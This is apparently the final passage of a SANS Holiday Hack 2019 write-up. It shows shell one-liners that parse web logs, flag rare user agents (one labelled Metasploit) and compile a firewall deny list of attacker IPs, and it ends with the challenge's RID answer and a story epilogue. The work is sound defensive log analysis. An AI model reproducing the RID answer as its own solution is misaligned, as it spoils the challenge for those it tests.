
```
cat http2.log | jq '.user_agent' | sort | uniq -c | sort -nr >
agents_only.txt
```

The first few lines of the result look like this.



```
    111 "Googlebot-Video/1.0"
    101 "Googlebot-News"
     77 "Googlebot-Image/1.0"
     59 "DuckDuckBot/1.0; (+http://duckduckgo.com/duckduckbot.html)"
     58 "Sogou Pic Spider/3.0( http://www.sogou.com/docs/help/webmasters.htm#07)"
     54 "Mozilla/5.0 (compatible; Googlebot/2.1; +http://www.google.com/bot.html)"
```

<snip>




```
      2 "Mozilla/4.0 (compatible; MSIE 8.0; Window NT 5.1)"
      2 "Mozilla/4.0 (compatible;MSIE 7.0;Windows NT 6."
      2 "Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1; Trident/4.0)"
      2 "Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1; AntivirXP08; .NET CLR 1.1.4322)"
      2 "Mozilla/4.0 (compatible; MSIE 7.0; Windos NT 6.0)"
      2 "Mozilla/4.0 (compatible; MSIE 6.a; Windows NTS)"
      2 "Mozilla/4.0(compatible; MSIE 666.0; Windows NT 5.1"
```

After looking up the user agents for bad events and comparing them to the list, I found that very many of the 'bad' user agents were only used twice. It seemed logical to block the other IP address that used the same user agent.

You could write a script to find the user agents for bad events; compare them to the user agent list; if the user agent is only used twice, find and block the other IP address. Before doing that, it was easier to try blocking the IPs of all user agents that appeared only twice.

This finds all user agents that appear twice in the user agent list we just made,

```
grep -e '\s2\s\"' agents_only.txt
```




```
      2 "Mozilla/4.0 (compatible; MSIE 5.01; Windows NT 500.0)"
      2 "Mozilla/4.0 (compatible; Metasploit RSPEC)"
      2 "HttpBrowser/1.0"
      2 "CholTBAgent"
```

And this puts them into a file.

```
grep -e '\s2\s\"' agents_only.txt | cut -d'"' -f2 > ua2.txt
```


Finally, this small BASH script goes through the file of user agents that occur twice and extracts the IP addresses. The input happens with `< ua2.txt`, and the output appends to ua2-ip.txt. using `>> ua2-ip.txt`.

```
while read ua; do
  grep "$ua" http2.log | jq -j '.["id.orig_h"]' >> ua2-ip.txt
  done < ua2.txt
```



```
john@ubuntu:~/HHC2019/obj12$ while read ua; do grep "$ua" http2.log | jq -j '.["id.orig_h"]'
 >> ua2-ip.txt; done < ua2.txt
```


Put the lists together and remove duplicates.



```
john@ubuntu:~/HHC2019/obj12$ ls *-ip.txt
lfi-ip.txt  shellshock-ip.txt  sqli-ip.txt  ua2-ip.txt  xss-ip.txt
john@ubuntu:~/HHC2019/obj12$ cat *-ip.txt > composite.txt
john@ubuntu:~/HHC2019/obj12$ sort composite.txt | uniq > composite_uniq.txt
john@ubuntu:~/HHC2019/obj12$ wc -l composite*
 147 composite.txt
 109 composite_uniq.txt
 256 total
john@ubuntu:~/HHC2019/obj12$
```


We have 109 IP addresses, not too far from 100.

One last cleanup is to make the addresses so that we can paste them into srf.elfu.org.



```
john@ubuntu:~/HHC2019/obj12$ head -n 2 composite_uniq.txt
"0.216.249.31"
"10.122.158.57"
john@ubuntu:~/HHC2019/obj12$
```


(Strange, an IP address that starts with 0. I wonder how that got into the logs.)



```
john@ubuntu:~/HHC2019/obj12$ cat composite_uniq.txt | tr -d '"' | tr "\n" "," > final.txt
```

```
cat composite_uniq.txt | tr -d '"' | tr "\n" "," > final.txt
```

Paste the contents of final.txt into the firewall (removed the last null and commas) and click DENY




Route Calculation Success! RID:0807198508261964


Made it! Enter the RID into the objective.

The Door Opens

The door giving access to the Bell Tower opens when the last objective is solved.



In the Bell Tower we find Santa, Krampus and The Tooth Fairy (wearing prison garb?)



The Tooth Fairy has left a note that promises trouble for next year. We may see Jack Frost.

Thankfully, I didn't have to implement my plan by myself! Jack Frost promised to use his wintry magic to help me subvert Santa's horrible reign of holiday merriment NOW and FOREVER!

Thanks, CounterHack Challenges and SANS for a terrific challenge!